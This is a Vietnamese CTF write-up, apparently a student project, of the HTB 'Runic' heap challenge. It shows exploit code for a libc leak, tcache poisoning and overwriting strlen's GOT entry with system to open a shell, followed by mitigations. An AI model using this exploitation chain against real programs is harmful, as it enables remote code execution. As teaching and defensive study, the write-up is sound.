

Figure 24: GOT entry của `strlen()`

Vậy nếu ghi đè địa chỉ của hàm `system()` vào GOT entry này, lời gọi hàm `puts((const char *)MainTable[index]->content + 8);` trong `show()` với tham số là con trỏ trỏ đến `/bin/sh` sẽ trở thành `system("/bin/sh")`.

Tiếp tục cấp phát 3 chunk như sau:

```
create(b'\x17', 0x10, b'A')
create(b'\x18', 0x60, b'A')
create(b'\x19', 0x60, b'A')
```

Chunk 18 và 19 sẽ được đưa vào tcache bin, sau đó overflow từ chunk 17 để ghi đè con trỏ `fd` (next) của chunk 18 đến GOT entry của `strlen()`. Sau 2 lần cấp phát, sẽ có quyền ghi địa chỉ của hàm `system()` vào GOT entry.

Vì trước đó đã corrupt heap và free một chunk có kích thước giả lớn vào unsorted bin để leak địa chỉ libc, nên các chunk cấp phát sau này sẽ được cắt từ chunk trong unsorted bin ra. Do sử dụng kích thước giả, việc cấp phát bị sai lệch càng khiến heap bị corrupt. Do đó, cần cấp phát 3 chunk 17, 18, 19 trước khi làm giả kích thước và leak địa chỉ libc:

```
create(b'\x05', 0x10, b'A')
create(b'\x06', 0x60, b'A')
create(b'\x07', 0x60, b'A')

create(b'\x09', 0x60, b'A')
create(b'\x10', 0x60, b'A')
create(b'\x11', 0x60, b'A')
create(b'\x12', 0x60, b'A')
create(b'\x13', 0x60, b'A')
create(b'\x14', 0x60, b'A')
create(b'\x15', 0x60, b'A')
```

```
create(b'\x16', 0x60, p64(0) * 4 + b'A')

create(b'\x17', 0x10, b'A')
create(b'\x18', 0x60, b'A')
create(b'\x19', 0x60, b'A')

edit(b'\x05', b'\x07\x00\x01', b'A' * 16 + p64(0x421))

delete(b'\x06')
create(b'\x06', 0x10, b'A')
libc.address = u64(show(b'\x06').ljust(8, b'\0')) - 0x1f3041
print(f"libc base: {hex(libc.address)}")
```

Tiếp tục cần tính toán con trỏ `fd` giả mạo để ghi đè. Vị trí GOT entry của `strlen()` có offset so với địa chỉ base của libc là:

```
pwndbg> vmmap libc
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
            Start End Perm Size Offset File (set vmmap-prefer-relpaths on)
   0x155555200000 0x15555522c000 r--p 2c000 0 libc.so.6
   0x15555522c000 0x155555399000 r-xp 16d000 2c000 libc.so.6
   0x155555399000 0x1555553ef000 r--p 56000 199000 libc.so.6
   0x1555553ef000 0x1555553f2000 r--p 3000 1ee000 libc.so.6
   0x1555553f2000 0x1555553f5000 rw-p 3000 1f1000 libc.so.6
    0x1555553f5000 0x155555402000 rw-p d000 0 [anon_1555553f5]
pwndbg> p/x 0x1555553f2098 - 0x155555200000
$2 = 0x1f2098
```

Vậy con trỏ `fd` có thể được tính toán như sau:

```
strlen_got = (libc.address + 0x1f2098 - 0x8) ^ (heap_base >> 12)
```

Vì các chunk hợp lệ phải được cấp phát tại địa chỉ được căn chỉnh 16 byte (chia hết cho 16), nên cần trừ con trỏ đi `0x8`, và việc encode cũng cần phải thực hiện do yêu cầu của phiên bản GLIBC. Việc ghi nội dung vào offset +8 bytes của content cũng phù hợp với việc căn chỉnh này.

Tiếp theo, free 2 lần vào tcache bin: một chunk bất kỳ vào trước, chunk 18 vào sau.

```
delete(b'\x15')
delete(b'\x18')
```

Tcache hiện trông như sau:

```
pwndbg> bins
tcachebins
0x70 [  2]: 0x55555555c7f0 —▸ 0x55555555c6f0 ◂— 0
fastbins
empty
unsortedbin
all: 0x55555555c380 —▸ 0x1555553f2cc0 (main_arena+96) ◂— 0x55555555c380
smallbins
empty
largebins
empty
pwndbg>
```

Figure 25: Trạng thái tcache bin trước khi ghi đè

Chúng ta ghi đè con trỏ `fd`:

```
edit(b'\x17', b'\x19\x00\x01', b'A' * 16 + p64(0x71) + p64(strlen_got))
```



Figure 26: Ghi đè con trỏ fd đến strlen() GOT entry

Cấp phát 2 lần để ghi đè thành địa chỉ system:

```
create(b'\x18', 0x60, b'/bin/sh\0')
create(b'\x15', 0x60, p64(libc.symbols['system']))
```

Tuy nhiên, chương trình crash ngay lập tức do lỗi SIGSEGV - truy cập bộ nhớ không hợp lệ:



Figure 27: Chương trình bị crash với lỗi SIGSEGV

Kiểm tra các GOT entry sau khi cấp phát và thấy entry của strlen() bị ghi thành NULL:



Figure 28: GOT entry của `strlen()` bị ghi đè thành NULL

Theo như công cụ Perplexity, trên phiên bản GLIBC 2.34, chunk được lấy từ tcache bin khi cấp phát sẽ bị ptmalloc ghi đè 8 byte sau thành NULL, còn 8 byte đầu thì không bị ghi đè. Vì vậy, GOT entry ở trên `strncmp()` được ghi thành `\x15\x00` còn GOT entry của `strlen()` bị ghi thành NULL.



Figure 29: Hành vi của ptmalloc khi cấp phát từ tcache bin

Nhìn lại trong hàm `create()`, thấy `puts("Rune contents: ");` được gọi sau `malloc()` nhưng trước `read()`. Vậy `puts()` đã cố gắng truy cập hàm tại địa chỉ NULL để gọi `strlen()`, trước khi có thể ghi đè, dẫn đến lỗi SIGSEGV và crash chương trình.

```
content = (char *)malloc(length + 8);
strcpy(MainTable[index]->name, name);
MainTable[index]->content = content;
MainTable[index]->length = length;
strcpy(content, name);
puts("Rune contents: ");
read(0, content + 8, length);
```

Giải pháp là dịch con trỏ `fd` giả mạo đến địa chỉ thấp hơn để tránh ptmalloc ghi NULL vào GOT entry của `strlen()`, cụ thể dịch `0x10` byte về địa chỉ thấp hơn:

```
strlen_got = (libc.address + 0x1f2098 - 0x8 - 0x10) ^ (heap_base >> 12)

delete(b'\x15')
delete(b'\x18')

edit(b'\x17', b'\x19\x00\x01', b'A' * 16 + p64(0x71) + p64(strlen_got))

create(b'\x18', 0x60, b'/bin/sh\0')
create(b'\x15', 0x60, b'A' * 16 + p64(libc.symbols['system']))
```

Địa chỉ của hàm `system()` đã được ghi đè thành công vào GOT entry của `strlen()`:



Figure 30: Ghi đè thành công GOT entry của `strlen()` với địa chỉ `system()`

Việc cuối cùng cần làm là gọi `show('\x18')` để gọi `system('/bin/sh')`. Tuy nhiên, vì đã corrupt hàm `puts()`, mọi thứ in ra từ bây giờ sẽ là toàn các giá trị rác. Do đó, có thể sử dụng `recvrepeat()` để bỏ qua dữ liệu nhận được:

```
print("Spawning the shell:")

sl(p, b'4')
rr(p, 1)
s(p, b'\x18')
rr(p, 1)

ia(p)
```

Mã khai thác đã thành công mở shell và chiếm quyền điều khiển máy nạn nhân.

Figure 31: Thành công mở shell và chiếm quyền điều khiển

VI. Mitigations

Lỗ hổng trong chương trình Runic bắt nguồn từ việc sử dụng `strcpy()` kết hợp với `read()` để xử lý input chứa NULL bytes, dẫn đến hash confusion và heap buffer overflow. Để ngăn chặn lỗ hổng này, có thể áp dụng các biện pháp phòng thủ sau:

6.1. Sử dụng `memcpy()` thay vì `strcpy()`

Nếu chương trình cần xử lý dữ liệu binary có thể chứa NULL bytes ở giữa chuỗi (khi sử dụng `read()` để nhập tên), nên thay thế `strcpy()` bằng `memcpy()`:

```
// Thay vi:
char new_name[8];
read(0, new_name, 8);
strcpy(content, new_name); // Nguy hiem: dung lai khi gap NULL

// Nen su dung:
char new_name[8];
ssize_t bytes_read = read(0, new_name, 8);
if (bytes_read > 0) {
    memcpy(content, new_name, bytes_read); // Copy dung bytes_read bytes
    content[bytes_read] = '\0'; // Them NULL terminator
}
```

`memcpy()` sao chép chính xác số bytes được chỉ định mà không phụ thuộc vào NULL terminator, đảm bảo toàn bộ dữ liệu được copy đầy đủ. Tuy nhiên, cần đảm bảo kiểm tra giá trị trả về của `read()` để xác định số bytes thực sự đã đọc, validate tham số đích và nguồn của `memcpy()` để tránh buffer overflow, và đảm bảo buffer đích đủ lớn để chứa dữ liệu nguồn cộng với NULL terminator.

6.2. Stop at NULL Byte

Nếu chương trình muốn người dùng nhập chuỗi liền mạch không chứa NULL bytes ở giữa, nên triển khai cơ chế đọc input từng byte một và kiểm tra ngay lập tức:

```
char new_name[9]; // +1 cho NULL terminator
int i = 0;

// Doc tung byte mot, dung lai neu gap NULL
for (i = 0; i < 8; i++) {
    ssize_t result = read(0, &new_name[i], 1);
    if (result <= 0) {
        // Loi hoac EOF
        break;
    }
    if (new_name[i] == '\0') {
        // Gap NULL byte, dung lai
        break;
    }
}
new_name[i] = '\0'; // Them NULL terminator vao cuoi

// Bay gio su dung strcpy() se an toan hon
strcpy(content, new_name);
```

Cách tiếp cận này đọc từng byte một trong vòng lặp, kiểm tra ngay nếu gặp NULL byte thì dừng nhập, sau đó thêm NULL terminator vào cuối chuỗi. Điều này đảm bảo chuỗi luôn là NULL-terminated string hợp lệ không chứa NULL bytes ở giữa, loại bỏ hoàn toàn nguy cơ hash confusion khi sử dụng với `strcpy()`.

VII. Conclusion

Đồ án này đã trình bày quá trình phân tích và khai thác thành công thử thách Runic từ HTB Cyber Apocalypse CTF 2023, minh họa một chuỗi tấn công hoàn chỉnh nhằm bypass các cơ chế bảo vệ hiện đại của GLIBC 2.34. Lỗ hổng cốt lõi nằm ở việc kết hợp không an toàn giữa `read()` và `strcpy()` trong hàm `edit()`, dẫn đến hash confusion và heap buffer overflow khi xử lý input chứa NULL bytes.

Thông qua kỹ thuật heap exploitation tinh vi bao gồm tcache poisoning, unsorted bin manipulation, và GOT overwrite trong libc, kẻ tấn công có thể đạt được Remote Code Execution mặc dù chương trình được bảo vệ bởi ASLR, NX, PIE và Full RELRO. Quá trình khai thác đòi hỏi hiểu biết về cấu trúc, cơ chế hoạt động của heap được ptmalloc triển khai, cũng như cơ chế bảo vệ Safe-Linking, và khả năng xây dựng primitives như Arbitrary Address Read/Write.

Đồ án nhấn mạnh tầm quan trọng của việc xử lý input một cách an toàn, đặc biệt khi làm việc với dữ liệu binary có thể chứa NULL bytes. Các biện pháp phòng thủ được đề xuất như sử dụng `memcpy()` hoặc validate input nghiêm ngặt có thể ngăn chặn hoàn toàn lỗ hổng này.

VIII. References

1. chovid99, “Cyber Apocalypse 2023 - Pwn: Runic,” 2023. [Online].
   Available: https://chovid99.github.io/posts/cyber-apocalypse-2023-pwn/

2. Enryuzz, “HTB Cyber Apocalypse CTF 2023 - PWN: Runic Archive,” GitHub, 2023. [Online].
   Available: GitHub Repository

3. HackTricks, “Libc Heap - Binary Exploitation,” HackTricks Wiki. [Online].
   Available: HackTricks Wiki